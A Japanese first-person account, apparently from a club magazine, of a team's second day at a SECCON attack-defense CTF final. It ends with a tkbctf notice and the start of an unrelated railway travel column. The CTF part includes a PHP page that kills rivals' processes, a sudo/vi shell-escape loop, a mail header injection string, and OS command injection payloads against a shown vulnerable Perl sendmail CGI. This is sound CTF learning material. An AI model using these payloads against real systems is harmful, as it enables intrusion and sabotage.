おーぴーは我々と離れた所で誰かと話している。今我々は箱根駅伝で言えば往路優勝したチーム。優勝候補でもなんでもないようなチームが序盤に飛び出して一挙に大量リード、この貯金でそのまま総合優勝という可能性も十分ありえるのだから、urandom が今は優勝候補だ。そしておーぴーは優勝候補の中の筆頭故、記者か何かの取材を受けていてもおかしくはなかろう。

薄井君が EpsilonDelta の誰かと思われる人間と話している会話を盗み聞きしながら、筑波勢である ifconfig の人達と話す。話すにあたって、もはや明らかなかも知れないが urandom が妨害工作をやっていることと、その詳細な手口については秘密とおーぴーに言われたので、一応その事に気を配る。Mars の話を何か聞き出せないかとも思ったが、そんな簡単に情報など出るわけもなかつた。

一通り喰った後に会場を後にし、帰りの TX 車内で明日に向けたミーティングをする。俺は Mars に関することを一通り話して終った。

3.2

編集部でメールサーバーの用意を済ませて帰宅する。真円の月光で明るい夜を自転車で走りながら、そろそろ抗ヒスタミン剤を用意せねばならんなどと思う。

薬といえば、今日はハルシオン^{*20}を入れようか迷うな。ハルシオンはナイフみたいに切れ味のある鋭利な睡眠導入剤だと思うけど、時々サイドエフェクトなのか次の日が鉛みたいに眠い時がある。大学の授業であれば眠くても問題ないのでそのまま適当に服用するのだけど、明日は全国大会の二日目なので、そういうわけにもいかない。ただ、あの眠気は前に使っていたエビリファイ^{*21}の副作用なのかもしれない。いずれにしても最悪の場合、アラームでも起床出来ぬ程に昏睡してそのまま二日目を寝過ごすという可能性もある故、今日はやはり入れない方がいいかも知れないな。しかしこういう肝心な時に使えないというか、使用を躊躇させるような副作用があるハルシオンはちょっと危ないな。最近はロゼレム^{*22}を貰っているが、これは正直睡眠導入剤としてはイマイチで、先生が言っていたように体内リズムを改善するサプリメントみたいな感じだ。やはり今度はマイスリー^{*23}あたりに挑戦してもいいかもしれない。

脳内会議で今日のハルシオン使用を止める判断を下した頃に家へ到着した。適当にシャワーを浴びるなどして寝るための支度を整える。そして、ハルシオンは入れずロゼレムとセディール^{*24}だけ服用して布団に入る。携帯電話のアラームを設定して寝ようとする。だいたい思った通りだけど、こういう重要な予定があるような時というのは寝られない。どうしようかな、ハルシオン、やっぱり入れとこうかな。だけどハルシオンは変な時間にいれると体内リズムが破壊されるような印象が

*²⁰ 睡眠導入剤のこと。

*²¹ 抗不安薬・向精神薬として使われる薬のこと。

*²² 睡眠導入剤のこと。

*²³ 睡眠導入剤のこと。

*²⁴ 抗不安薬のこと。

あるから、入れるならなるべく早いうちに決断したい……。こういう時は神の決断を仰ぐしかあるまい。今時間を確認して「分」が偶数か奇数かで入れるか入れないかを決定しよう。

よし、決した。偶数であれば入れる、奇数であれば入れず。脇に置いてある携帯電話の電源ボタンを押して、時間をチェックする。結果は 0 時 14 分、偶数によりハ

ルシオンの導入が決定された。神の仰せの通りに俺はハルシオンを追加で飲み、眠ることにした。仮に明日眠気が残ったとしても、会場にたくさん用意してあったエナジードリンクでかき消せばよい。ハルシオンとカフェインのどちらが強いか、確かめるいい機会となるだろう。

第 4 章

4.1

二日目の競技が開始された。昨日ハルシオンを飲んだせいか若干眠いような気もしたが、たぶん睡眠時間が少ないからだと思う。昨日は午後からの開始であったが、今日は午前中の開始で少々辛い。とりあえず早々に Mercury を占領せねば。

```
$ ssh -i ~/.ssh/id_rsa.gomi stage4@10.0.2.3
Connection to 10.0.2.3 closed by remote host.
Connection to 10.0.2.3 closed.
```

何！？、切断……。うつ、昨日我々がやった策をどこか別のチームが盗用しているのか。ならば、「吉村くん、 pkill 撃つて」

よし。昨日おーぴーに言われて用意した pkill.php というゴミアプリがある。これは、

```
1 <html>
2 <body>
3 <?php
4   system("pkill -u stage4");
5 ?>
6 </body>
7 </html>
```

などと、stage4 で動いているプログラムを自分もろとも死滅させる。ログインして Mercury を占領している敵チームのプロセスを、これで皆殺しにする戦略だ。ということでこれを一旦 <http://10.2.0.3/stage3xYz/> からアップロード。まあ、敵が images で rm を撃ついたら不味いが、それについてはひたすらアップロードするスクリプトを用意しているので、そちらを使うことに

なるだろう。

pkill.php をアップロードしました。

よし、発砲。<http://10.2.0.3/stage3xYz/images/pkill.php> へアクセス。

接続がリセットされました

ページの読み込み中にサーバへの接続がリセットされました。

よし、どうやら images の掃討してはいないらしい。「おーぴー、 pkill が刺さったはず」

これでログインしていた連中を殲滅したはずだ。

```
$ ssh -i ~/.ssh/id_rsa.gomi stage4@10.0.2.3
```

どうだ！

```
Connection to 10.0.2.3 closed by remote host.
Connection to 10.0.2.3 closed.
```

うつ、ダメか……。

「おーぴー、ダメだ……」

「分かった、こっちでなんとかする」

おーぴーの期待に添えなかったのは残念だが、これは恐らく敵もログインしていないのだろう。昨日、Skype の会議でおーぴーがフラッグワードを Mercury の FLAG へ書き込む zsh スクリプトを書いていたが、確かあれば、

```
$ echo 'sudo -u stage5 /usr/vi -f^M:!echo FLAG
>> FLAG' | ssh -t -t stage4@10.0.2.3
```

という感じ。これが出来るのであれば、

```

1 $ while (true)
2 do
3   echo 'sudo -u stage5 pkill -u stage4' | ssh -
4     t stage4@10.0.2.3;
5   sleep 1
6 done

```

という感じで、ログインせずともプロセスは殺せるはず。これならば PHP のプログラムで仮にプロセスが一発殺されても問題はない。まあいいや。とにかく Mercury のことはおーぴー達に任せよう。俺は Mars を撃破せねば。

昨日編集部でメールサーバーは用意しておいた。後はメールが届くかどうかを調べるだけ。<http://10.0.2.5/message.html> へアクセスして、email に次のメールヘッダ汚染を仕掛ける。

```
hoge%0D%0ABcc: m@192.168.7.4%0D%0A
```

これでメールが届けばいいが……。とりあえず、メールボックスを見ても……来てない……。これは遅延か失敗か。どうする……？ もはや策がない……。

長いサイレン音がして、一瞬戦慄した。まさか Mars が墮とされたか？ どうやら落ちたのは Jupiter らしい。mofupp にやられたようだ。Jupiter は確かに Windows の上に AN HTTPD^{*25}が動作しているものだったはず。これはちょっと良くないな。Mercury から得られるポイントは 4 ポイント程度なので、このままでは 5 分で 16 ポイント程度ずつ這い寄られることになる。

などと考えているとまたサイレン音が鳴り、全てのチームが Mercury にフラッグワードを書き込んだことになった。なんだと……。どうなっている？ どうしてキーワードを一つかそこらしかコミットしないチームまで、キーワードのコミットを飛ばして FLAG へ書き込んでるんだ。いや、これはどう考えても mofupp の戦略だ。あらゆるチームのフラッグワードは公開されているから、奴等我々の収入を減らすためにあえて他のチー

ムのフラッグワードを Mercury に書き込んだに違いない。こうすることで我々が Mercury から得られるポイントは 5 分ごとに 2 ポイントになってしまった。つまり、mofupp に 18 ポイントずつ接近されることになる。

くそ、メールよ届け。やはりこのメールヘッダ汚染は駄目か……。しかし、これが駄目となったらもはや策がない。

すると運営が現在の Jupiter と思われる状況を公開した。Windows XP と思われる Jupiter は完全に遠隔操作されており、どこかのチームにマウスの動きまで制御されていた。運営はおもしろくするために Jupiter の様子を実況したんだろうが、これではつきりした。たぶん俺のメールヘッダ汚染は失敗だ。あの Jupiter は完全に VM の上で置いてあるので、恐らく Mars など他の問題も VM に設置されているだろう。だから多分俺のコンピュータに設置されたサーバーへアクセス出来ない。

青い溜息を吐いて、解ける見込みの失せた Mars を見る。まあ、こうなったらどのチームも解けぬまま大会が終了してくれるのを祈るしかあるまい。そう思いながら完全に乗っ取られた Jupiter を見ていると、何故かサーバーがシャットダウンを始めた。

「Jupiter、死んだんだけど」

おーぴーが言う。サーバーが死んだ。大会の採点システムは HTTP サーバー上に設置されたファイルを読みにいく仕組みになっているので、サーバーへの接続が出来なければフラッグワードを書き込んだとは認められない。あれは運営が何かの理由でサーバーを停止させたのだろうか。普通に考えて、mofupp が貴重な得点源をみすみす捨てるわけがない。となると、どこか他のチームが mofupp を排除するためにシャットダウンさせたのか、あるいは何か別の理由なのか。いずれにしても mofupp の命運が尽きたことに少々安堵した。

^{*25} Windows 向けの HTTP サーバー。<http://www.st.rim.or.jp/~nakata/>

4.2

Jupiter の停止に伴ない、それまで全てのチームが行っていた Mercury へのフラッグワード書き込みは、urandom、0x0、wasamusume、mofupp、MMA 以外なくなる。やはり mofupp が他チーム全てのフラッグワードを書いていたんだろう。

しかし、その時に長いサイレン音が会場に響く。Mars のフラッグに汚染が走った。書き込んだのは 0x0。

旗の色は、移りにけりな徒に、我が身世にふる眺めせし間に。urandom が天下無双を誇ったのが、もはや一炊の夢のごとく消え去ってしまった……。栄華が失なわれるるのは真っ当なことだが、Mars を失ったのは自身の不徳の致すところに他ならぬ。やはり昨日、ハルシオンを使ったのが不味かったのかもしれません。考えてみればあの時、時刻は既に今日だった。俺の盛運はもはや昨日の段階で失なわれており、今日はあらゆる選択に失敗するような日だったのかもしれません。

またサイレンが鳴った。今度は短い。0x0 が Mars のキーワードをコミットした。

どうなっている？ どうして FLAG を取ってからのキーワードコミットなんだ？ ちょっと待て、そういうえば Mars って SSH があった……。SSH がこの Mars における最終目標だとしたら、0x0 は何も正々堂々と message.cgi を攻略したとは限らない。Mars は入口があの message.cgi で、そこから最終的に SSH のログインパスワードを奪取する問題であったとしたら、総当たりか何かで SSH をこじ開けた可能性がある。つまり 0x0 は昨日 Mars が出現した時点で直ちに 22 番ポートが開いていることに気づき、すぐさま SSH へ総当たりをかけたということか。いや、仮に SSH が稼動していると分かったとしてもログインに必要なユーザー名が分からなければ、総当たりしようがないか……。

「吉村君」

めいすだ。

「sendmail なんだけど、宛先にユーザー名を直接指定

出来るみたい」

なんだと、だつたらテーブルは不要。

```

1 my $q = CGI->new;
2
3 my $mail_to = $q->param('mail_to');
4
5 open my $mh, "|/usr/sbin/sendmail -t $mail_to";

```

この形！ 出来る、OS コマンドインジェクションが。だが……。

サイレンが鳴って、Mars のキーワードがもう一つコミットされる。したのは 0x0。

このことは、message.cgi に OS コマンドインジェクションがあることを示唆するが、同時に tech や maintain などといったユーザーが確実に存在することも示唆する。つまり、これで SSH に対する総当たりが可能。0x0 は早い段階からこの mail_to がサーバーに存在するユーザー名であること、そして Mars に SSH が稼動していることを知り、総当たりを仕掛けてそれが成就したという可能性がある。そうでなければどうして FLAG を書いてからキーワードをコミットするんだ。

とすれば、俺は完全に一手遅い。先ほどの推論で 0x0 が総当たりで SSH をこじ開けた可能性は高い。仮に 0x0 が順当に message.cgi をハックしたとしても、Mars の SSH がどこかの段階で使われているだろうから、既に Mars の中を 0x0 の連中が跳梁跋扈している可能性も十分考えられる。ならば当然何かの妨害工作を講じてくれるだろう。

それでも OS コマンドインジェクションを試す以外にない。mail_to にどんな OS コマンドインジェクションを入れるかだが、とりあえず通るかどうかのテストをしてみよう。

```
hoge; ls
```

でどうだ。

これで ls の結果が出るかどうか。

Message Content:

Sent Your Comment. ThankYou!
return.

駄目か……。標準出力に何か吐いても意味はなかろうから、ファイルに書き出した上でそれを見るしかあるまい。つまり、

```
hoge; ls > gomi.txt
```

これでどうだ。

Message Content:

Sent Your Comment. ThankYou!
return.

後は <http://172.16.8.130/cgi-bin/gomi.txt> があればいいが。

Not Found

The requested URL /cgi-bin/gomi.txt was not found on this server.

くっ、失敗か。二つの可能性が考えられる。一つは単純に cgi-bin のパーミッションによってファイルを生成出来ないという可能性、もう一つは 0x0 が何かスクリプトを動かしていて、そいつが生成した gomi.txt を排除している可能性。ちくしょう！もし OS コマンドインジェクションという可能性を昨日の段階で気が付き試していれば、このような事になりはしなかった。少なくともパーミッションの問題か妨害工作かの判断は出来たはず。駄目だ、完全にしくじった。

俺は mail_to の中身がメールアドレスに見えないという理由で、早々に OS コマンドインジェクションを見限ってしまった。もしこれはないなと思っても、とりあえず試してさえいれば、もう少し有利な立場に立てたはずを。

しかし、どうして他のチームはここまで手まどつてい

るのだろうか。俺みたいに皆メールヘッダ汚染に縛られているのだろうか。これだけ人間がいれば、一人くらい OS コマンドインジェクションを疑ったとしてもおかしくはないはずだが……。それとも OS コマンドインジェクションも実は偽装で、本当の脆弱性はどこか別のところにあるという罠か。

それにしても、Mars はまるで濃霧の層だ。こちらの攻撃が外れているのか、それとも 0x0 が設置した盾に弾かれているのかも分からん。昨日 EpsilonDelta が Mercury の stage3 でアップローダーに苦戦していた様子を眺めていたが、今度は俺が苦境。くそ、せめてキーワードの一つくらいは欲しいところ。なんとかならんものか。

待てよ、そういえば先ほど放った文字列、URL エンコードしていなかつたな。そういう問題もあるのかもしれない。

```
$ perl -MURI::Escape -E 'say uri_escape("hoge;  
ls > gomi.txt")'  
hoge%3B%20ls%20%3E%20gomi.txt
```

よし、URL エンコードした方で試すか。Tamper Data^{*26}にセット。これでどうだ。

Message Content:

Sent Your Comment. ThankYou!
return.

ここからの、<http://172.16.8.130/cgi-bin/gomi.txt> だが。

Not Found

The requested URL /cgi-bin/gomi.txt was not found on this server.

ダメか、やはり 0x0 に殺されたのか。妨害なのか仕様なのか分からぬ疑心暗鬼。この手法が成功しているのか、妨害で失敗しているように見えるのか分からんというのは、俺の頭から次の策を考える力を奪う。昨日

^{*26} HTTP のヘッダや POST データなどを閲覧したり変更出来る Firefox のアドオン。

我々が SSH を切断する妨害工作をしていた時、他のチームはこんな心境で競技に挑んでいたとは。しかも 800 点ほど点差が開いているという絶望的な状況の中で、よく SSH の切断を妨害と決定し策を練られたものだ。力の差を見せつけられる。

4.3

沈黙した urandom に対して、Mars で一気に加速した 0x0 が迫る。それは飛ぶ鳥を落とす勢いで、Jupiter で一瞬加速した mofupp を抜き去り、昨日の時点での 800 点あった点差を一気に 400 点まで詰める。

一騎打ちかと思いきや、サイレンが鳴り ifconfig が Venus のキーワードをコミットした。うつ、Venus は確かにおーぴーが ARM がどうのといっていた問題だったはず。ifconfig はそういう低レイヤーに関する専門家がいる。あるところに情報科学類の学生が三人いた、一人は Ruby を創り、残りの二人は CPU などを作ったという話をどこかで聞いたことがある。この話に出てくる人間、未踏^{*27}のスーパークリエータ^{*28}になった人間が ifconfig にはいる。それになんといつても ifconfig はつくば大会で我々を抜いて優勝した。もし Venus の FLAG 到達されたら不味い。

もはや俺は、敵チームに呪いをかける程度の能力しかなくなってしまったようだ。こんなことをしていては運気が逃げる。くそ、こうなつたら ifconfig に Mars で俺が試した手の内をあかして協力を求めるのはどうだ。ifconfig には優れたペンテスターもいる。俺も出来ることをやつたつもりだが、もしかしたら見落しがあるかもしれない。彼と協力すれば、あるいは解決出来るかも。ifconfig も盛り返しつつあるとはいえ、FLAG に届かないようではこのまま撃沈してしまうはず。だったら、例え urandom を首位にする結果になるにしても、自身がなるべく良い結果になろうということで、利害が一致す

る可能性が——。

しかし、またサイレン。ifconfig が Venus に二つ目のキーワードをコミットする。ううつ、駄目だ。この様子ではとても協力出来ない。俺の話した内容から Mars への決定的なヒントを得て、ifconfig までもが Mars を占領したら目も当てられない。Venus は何時 ifconfig に占領されるかも分からぬ故、二つも同時に占領されてしまうまま逆転もありえる。

するとまた長いサイレンが鳴り、今度は wasamusume が Neptune の FLAG を取得した。Neptune はおしろ曰く、8080 番ポートから壊れたパケットが飛んで来るとかいう問題で、どうもあれは TCP ではなく UDP のではなかろうかなどと言っていた覚えがある。ただ、wasamusume 以外にキーワードをコミットしているチームすらない所を考えると、もしかしたらまた Windows 8 みたいに、マニアックな Microsoft 系の何かを使っているのかもしれない。

とりあえず、現在単独で FLAG を得ている 0x0 と wasamusume は極めて不味い。まあどちらにしても残り時間から考えて、仮にこのまま単独で FLAG を得続けていたとしても、恐らく我々に追いつく前に時間切れといった感じではある。しかもしもキーワードをいくつか追加されればそれで逆転もありえる。よって俺はなんとしても Mars を取り、0x0 の得点源を排除せねばならない。

くそったれ！ キーボードを叩き付ける。しかし、もはや Mars を攻める策がない。その時何かのキーが押されたのか画面が遷移。

cgi-lib.pl: Unknown Content-type:

ああ、なんだこのエラーは？ もしかして、この謎のライブラリ cgi-lib.pl に何かの脆弱性が

^{*27} 情報処理推進機構（IPA）が主催する、未踏 IT 人材発掘・育成事業のこと。

^{*28} 未踏採択者の中から、特に優秀であると評価された開発者に与えられる称号のこと。

あるってことか。一応、存在確認はしておくか。

<http://172.16.8.130/cgi-bin/cgi-lib.pl> にアクセス。

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

500、ああ、やっと Mars で初めてエラーを見られた。いや感動している場合ではない。もしかしてこの `message.cgi` は全て畠だったのか。いや畠というのは見え見えの OS コマンドインジェクションのことだ。あれは何かあると思わせておくだけのデコイで、内部で呼び出している `cgi-lib.pl` に脆弱性があり、だから皆キー ワードのコミットすら出来ていなんじやないのか。俺だって、このわけの分からぬ `cgi-lib.pl` なんて物体、今キーボードを適当に叩いたから出現したくらいで普通では考えない。並大抵のことではこの `cgi-lib.pl` に辿りつけないはず。

ならば、早速 `cgi-lib.pl` の中身を調べなければなるまい。まあこの手のプログラムは、Web に落ちているのをそのまま流用したという可能性がある。つまり、`cgi-lib.pl` は Web のどつかに落ちているのではなかろ うか。直ちに検索開始。Google で調べると、すぐに配 布元が特定出来た。ソース^{*29}もある。がこれは……結構デカいな。

この中にありえそうな脆弱性といえば、なんだ？ これ、本当に正しいのか？ このライブラリ、`message.cgi` の中でどう呼び出されているのかも分からんとい うのに、脆弱性を探せなどというのは無理があるんじやないか。やはり、`message.cgi` には OS コマンドインジェク ションがあるものの、それは 0x0 の妨害工作で見えなくなっていただけという説に回帰。

4.4

競技も終焉に近づきつつある。Mars は結局攻略出来ず、文鎮と化した俺はただ競技を傍観している状態となつた。競技の上での進展と言えば、シャットダウンした Jupiter が復活したことだ。どうやら攻撃者は、まあ恐らく mofupp は再起動を実行したはずだが、VM の事情か何かで再起動が上手く行かなかつたらしい。運営と交渉して再起動してもらったようだ。しかし、Jupiter が沈黙してから既に一時間半くらい経つてしまつては、もはや mofupp の命運は尽きたといつてもいいだろう。もしあの後直ちにサーバーが再起動していれば、経過した一時間半について、5 分毎に 20 ポイントを得られたのだから、 $\frac{90}{5} \times 20 = 360$ なので 360 ポイントを失つたことになる。今我々との点差が約 500 ポイントなので、もし 360 ポイントを得られていたら我々の首位を脅かす存在となつただろう。他人の不幸を喜ぶようでは人間としての徳を落とすかもしれないが、とりあえず不幸な事故によって mofupp は首位争いから脱落だ。このまま Jupiter の FLAG を単独で守りきったとしても、残りの競技時間では 500 ポイント差を埋めることなど到底出来ない。

となると首位争いをするのは、現在 Mars を単独 占領している 0x0 と、Neptune を単独占領している wasamuse、そしてかつて Mercury に君臨していた 我々 urandom の三チームとなるだろう。計算上、このままで 0x0 も wasamuse も urandom には追いつけない。初日終了時に 800 点あった点差はもはや 200 点程まで詰められてしまったが、それでも 200 点を覆すには 50 分くらい必要だ。しかしそんな悠長なことをして いる時間はない。ただ、もし彼らがあと一つでもキーワードをコミットしたら、もう分からぬ。まあそれはこ ちらにも言えることで、urandom がもしキーワードをあと一つでもコミット出来れば、もはや逃げ切りは決定的

^{*29} <http://cgi-lib.berkeley.edu/2.18/cgi-lib.pl.txt>

だろう。

つまり俺は、Mars の FLAG など取らなくても良い。もう 0x0 と戦うのはやめだ。どこかにあるだろうキーワードを探してコミットする。それだけで優勝が確定するのだから、もう無駄な争いは止めよう。

そんな時にサイレンが鳴った。短いからキーワードのコミット。くそ、どこか首位争いに関係のないチームであってくれ。しかし祈り虚しく、取ったのは wasamusume。ifconfig が先ほど二つのキーワードをコミットした Venus に、一つ目のキーワードをコミットする。うつ、これで wasamusume は 100 ポイント、つまりは 25 分加速し、wasamusume が 0x0 に追いついてしまった。くそ、脅威が力を増した。

その時にまた、今度は長いサイレンが鳴った。不味い、もしここで 0x0 か wasamusume、あるいは mofupp にどこか別の FLAG を取られたら終わりだ。取ったのは、urandom？ おーぴーか！ どうやら urandom の誰かが Jupiter の FLAG を取ったらしい。これは mofupp が既に抑えているので、恐らく 5 分毎に 10 ポイントずつだろうがそれでいい。流石だ。流石はおーぴーだ。

よかった。これで俺は必ずしも Mars を解く必要がなくなった。wasamusume や 0x0 は引き続き脅威ではあるが、とりあえずこの時点で mofupp は完全に撃沈だ。せっかくサーバーが再起動して得点源が復活したというのに、そこを首位の urandom に攻められ収入が半減してしまったなんて。まさに天中殺、神に背かれたとしか言いようのない有様だ。俺がもし mofupp の立場だったらその場で発狂していたかもしれない。

サイレン音が鳴ったが、もはや大丈夫だ。どうやら wasamusume が Venus のキーワードをもう一つコミットしたらしい。これで wasamusume が 0x0 を抜き単独二位となった。今 urandom と wasamusume の差は 100 ポイントもない。しかし、この 100 ポイントを詰めるのに何分かかるのかだ。我々は 10 ポイントずつ、wasamusume は 20 ポイントずつを 5 分毎に得ているので、5 分で 10

ポイント詰まっていく。よって、この差は 50 分で消滅するということになるが、残念ながら競技時間はもう 20 分くらいしかないんだ。

Jupiter の獲得は強力な精神安定剤となった。これで俺はこのまま文鎮であり続けたとしても、なんとか首位になれそうだ。全てはおーぴー達の力とはいえ、よくもまあこの修羅場で Jupiter を得たものだ。その精神力はもはや尋常じゃない。CTF など競技のために最適化されているのだろう。

気楽にスコアを見ると、あれ？ Jupiter の FLAG、取ってないことになってるんだけど……。えっ、どうして？ おーぴーがフラッグワードの書き込みにしくじったのか？

「おーぴー、Jupiter が」

「穴が塞がった、FLAG に書き込めない」

なんだと……。うううつ、ここまで来てさらなる修羅場が。くそ、やはり流石は mofupp だ。ここまで度重なる不運を受けてきたにも関わらず、まだ Jupiter を防御しようという精神力は見事だ。

しかしこれは不味い。てことは、wasamusume があと一つ何かキーワードをコミットしたら、そこで全部終了だ。もう点差は 50 ポイント程度しかない上、urandom は Jupiter を失なった。wasamusume は 5 分で 20 ポイントを詰めてくるので、50 ポイントを処理するのには 10 分程度しかからない。くそ、ここでもし俺が Mars の FLAG を取れば、少なくとも 0x0 を完全に脱落させられるうえ、urandom にポイントを、首位を守る命のポイントをもたらすことが出来るというのに。いや、もはや FLAG などと上等な注文はつけない。この際、100 ポイントのキーワードを一つコミット出来れば勝ちだ。しかし神は降りてこない。

後残り時間も僅かだ。このままだと、たぶん urandom は二位か一位で、首位を争うのは wasamusume となるだろう。0x0 もいいところだったが、wasamusume は終盤になって Venus の攻略で得た、二つのキーワードコ

ミットが大きい。何もなければ、少なくとも 0x0 の三位は確定。そして、urandom か wasamusume のどちらかが首位ということになるだろう。スコアを確認したいところだが、SECCON の慣習で、終了間際にはスコアを閲覧不可能にしてより競技をエキサイティングにするため、順位や得点はもう分からぬ。

もう皆いいだろう。その成績でいいじゃないか。もはやこんな終盤で、大逆転なんて止めてくれよ。

しかし、俺の期待を裏切るサイレン音が立て続けに二回。ああああ、もしこれのうちどれかが wasamusume だったらもう彼らの首位は確定。いや、両方とも 0x0 だとしたら、0x0 が首位ってこともある。ってことは何だよ？ 俺たちって三位になっちゃう可能性もあるのか。

もはや問題を解くどころではなかった。ただ時間よ早く過ぎよと祈るのみ。もう Mars の攻略は無理だ。そうであるならば、誰かがキーワードをコミットする可能性のある時間が、一秒でも早く終わるのを祈る以外にない。

が、最後、競技終了の 2 分前、最後のサイレンが鳴つた。キーワードのコミットだと思う。

ああ、今日は神の寵愛を受けられなかつたようだ。たぶん、俺達は三位だ。いやもしかしたら、mofupp に最後の反撃を受けて四位という可能性もある。とりあえず、wasamusume と首位争いなんてたぶん無理だ。それくらいに今日は後手を踏んだバイオリズムの悪い日だった。駄目な時は、何をやっても駄目なもんだ。

第 5 章

5.1

競技は終了して結果発表が行われた。どうやら mofupp には抜かれていなかつたらしく、urandom は三位であった。そして二位は wasamusume。最後、怒涛のようにキーワードをコミットして 0x0 が逆転優勝した。urandom は 1589 ポイント、wasamusume は 1603 ポイント、そして 0x0 は 1684 ポイントだったので、もし俺が Mars のキーワードを一つでもコミット出来ていれば、その時点で優勝であった。

四位の mofupp は 1235 ポイントを獲得していた。三位の urandom との差は $1589 - 1235 = 354$ で 354 ポイントなので、もし Jupiter の件がもう少し上手くいっていれば少なくとも三位を狙うことは出来ただろう。そういう意味では urandom も完全に神から見放されたわけでもないらしい。

三位入賞に際して、SECCON の協賛企業から様々な賞品を賜った。交通費を支給していただき、かつ昨日の

立食会、さらには豪華な賞品と、参加無料とは考えられぬ待遇は大変ありがたい。

表彰などが終わり答え合わせが催された。まずは urandom が Mercury で行った妨害工作について運営から質問が挙がり、その後それを突破したチームがその突破するために用いた手法を話した。突破した手法というのは概ねこちらの推測通りで、pkill が走る間の sleep 1 に発生した一秒のタイムラグを突いて FLAG へ書き込むというものだった。次に Jupiter を占領した mofupp が Jupiter について話した。どうやら Metasploit^{*30}を放ってそれがヒットしたという。そしてサーバー上の管理者権限を取得、それを使ってキーワードが書かれたファイルを破壊したらしい。このため、他のチームはことごとくキーワードのコミットすら出来なかつたということだ。Mercury ではキーワードが書かれたファイルを破壊出来ないように対応してあったので、もしかしたらこの Metasploit を使った手法は運営の意図せぬものなの

^{*30} オープンソースプロジェクトとして作成された攻撃を実行するツール。テスト目的で用いられる。

かもしれない。ただ、途中で mofupp 以外のチームが同じ脆弱性を突いてきたので、敵チームを排除しようとサーバーを再起動したことだ。

そして、Mars を単独で占領し優勝した 0x0 から俺が失敗した Mars の攻略法が語られる。それによると、特定の条件下で OS コマンドインジェクションが成功するらしい。

「echo を二つ並べると OS コマンドインジェクションが成功するんですよね」

は？ どういうことだ？ なんで echo を二つ？

とりあえず、OS コマンドインジェクションということは恐らくこの形。

```
1 my $q = CGI->new;
2
3 my $mail_to = $q->param('mail_to');
4
5 open my $mh, "|/usr/sbin/sendmail -t $mail_to";
```

これに echo を二つってことは、

```
/usr/sbin/sendmail -t hoge; echo; echo fuga;
```

たぶんこんな感じになると、OS コマンドインジェクションが成功するということだ。これが一体なんだっていうんだ。そもそも open 関数の中で OS コマンドが出来を行った場合、どこへ出力されるんだ。

```
1 $ perl -E 'open my $mh, "|sendmail -t hoge;
2   echo; echo fuga"'
3 fuga
```

標準出力に出てくるのか——だからなんだというんだ。結局、答えを聞いても Mars は分からぬまま俺の CTF は終わった。

5.2

```
1 print "Content-Type:text/html\n\n";
```

これは Perl の CGI でかつて行われていた HTTP ヘッダの出力だ。最近は CGI.pmなどを用いるだろうから、もはや HTTP ヘッダを print で直接書くなどという文化は消滅しつつあるのかもしれない。だから、二つ連なった \n の意味を気にすることもなくなっていた。

これは、ヘッダと本文を分かつ重要な区切り文字。HTTP の通信は、

```
HTTP/1.0 200 OK
Set-Cookie: hoge=fuga
Content-Type: text/html

<html>
<head>
...

```

という感じで、空行を挟んでヘッダと本文を分かつ。OS コマンドである echo は引数を渡さずに実行すると改行を出力して終了する。これが、たぶん区切りになったのだろう。あの message.cgi は最終的に HTML コンテンツを出力するのだからこんな形。

```
1 open my $mh, "|/usr/sbin/sendmail -t $mail_to";
2 ...
3 close $mh;
4
5 print "Content-Type:text/html\n\n";
6 print "<html>\n";
7 ...
```

そう本来なら 5 行目の出力から始まる本文の出力を、改行を出力する echo を OS コマンドインジェクションで挿入することで 1 行目からにすることが出来る。そしてもう一つの echo で、バッククオートを使うなどして別の OS コマンドの結果を表示させればよい。例えば、\$mail_to に

```
hoge; echo; echo `ls`
```

というのを擊てば、

```
message.cgi cgi-lib.pl
Content-type: text/html

<html>
...
```

みたいな結果が返って来ことだろう。

しかし、俺が最初に ls を撃った時、つまり、

```
hoge; ls
```

としたとすると、レスポンスは、

```
HTTP/1.0 200 OK
message.cgi cgi-lib.pl
Content-type: text/html
```

```
<html>
...

```

などとなって、`ls` が吐いたものが不正なヘッダとして残り、500 か何かのエラーが出たはずだ。にも関わらず、エラーは出なかった。

しかし、あの時のものはセミコロンを URL エンコードしていなかった。後で調べて分かったことだが、セミコロンは `&` の代替として用いられるので、

```
hoge; ls
```

という POST クエリは、

- hoge
- `..ls`

などという、OS コマンドインジェクションでもない無意味な文字列に分割されてしまったのだろう。その後俺は、ファイルに出力すべきだという無意味な推理を繰り返してしまった。こんなミスを犯すようでは、もう駄目かもしかんな。

第 6 章

この記事を読んで、CTF をやってみたくなった方がいましたら、是非 **tkbctf** へ参加してみましょう。この **tkbctf** は urandom のリーダーであるおーぴーが主催する CTF です。クイズ形式ですので記事にあったような攻防戦は出来ませんが、ちょっとした腕試しにはなると思います。

大会概要

大会実施日

2013 年 5 月 4 日

大会形式

オンラインで行なうクイズ形式

参加条件

無し。個人・チーム問わず参加可

Web サイト

<http://tkbctf.info/>

Twitter

@tkbctf

実行委員会

おーぴー (@6f70)

主催、準備全般、問題作成

秋弦めい*³¹ (@maytheplc)

スコアサーバー、問題作成

事前の参加登録が必要ですので、参加を希望する方は上記の Web サイトにアクセスの上、指示に従って参加登録を行ってください。

*³¹ 記事においては「めいす」と呼称されていた人。

GRな日々。XV

文 編集部 葡萄酒

余った青春18きっぷの消化も兼ねて、前から行ってみたかった静岡県の大井川鐵道を訪れた。

大井川鐵道は、静岡県の金谷から井川を結ぶ、およそ 65km の鉄道路線である。この路線には、ほかの路線には見られない珍しい光景が多いので、ここに紹介しようと思う。

JR 東海道本線の静岡駅から 30 分ほどで、大井川鐵道の始点となる金谷駅に到着した。^{かなや}JR と大井川鐵道の間に TOICA で通れる連絡改札口があるが、私が使う青春18きっぷでは通れないで、いったん JR の改札を出てから大井川鐵道の改札に入ることになる。近代的な（言ってしまえば“普通の”）JR 金谷駅とは違って、大井川鐵道の金谷駅はレトロな装いで、これから旅を楽しみにさせてくれるような雰囲気がある。

何はともあれ、窓口で切符を購入しよう。今回の旅行では途中の接岨峠温泉^{せつじけんおんせん}で 1 泊し、2 日間かけて全線を乗り通すため、2 日間のフリーパスとなる「大井川・あぶとラインフリーきっぷ」を購入した。大人ひとり 5400 円で、使用開始日から 2 日間は金谷を除く各駅での乗降が自由に行える。また、別途に SL 急行券を購入することで、新金谷-千頭間で運行されている SL 急行にも乗ることができる。

